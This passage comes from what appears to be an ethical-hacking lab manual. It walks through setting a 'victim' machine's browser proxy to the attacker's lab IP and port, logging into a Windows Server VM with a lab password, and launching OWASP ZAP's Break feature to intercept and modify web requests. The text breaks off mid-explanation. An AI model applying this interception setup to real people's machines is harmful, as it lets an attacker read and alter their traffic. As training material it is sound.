


8. **Edit proxy server** window appears, make the following changes:
 - Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
 - In the **Proxy IP address** field, type **10.10.1.19** (the IP address of the attacker's machine).
 - In the **Port** field, type **8080**.
 - Click **Save**.




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9. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.
10. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
11. Click **Type here to search** icon (🔍) on the **Desktop**. Type **zap** in the search field, the **ZAP 2.11.1** appears in the result, press **Enter** to launch it.



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12. OWASP ZAP initializes and a prompt that reads **Do you want to persist the ZAP Session?** appears. Select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.




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13. The OWASP ZAP main window appears. Click on the “+” icon in the right pane and select **Break** from the options.

Note: If a OWASP ZAP pop-up appears, click **OK** in all the pop-ups.

Note: The **Break** tab allows you to modify a response or request when ZAP has caught it. It also allows you to modify certain elements that you cannot modify through your browser, including:

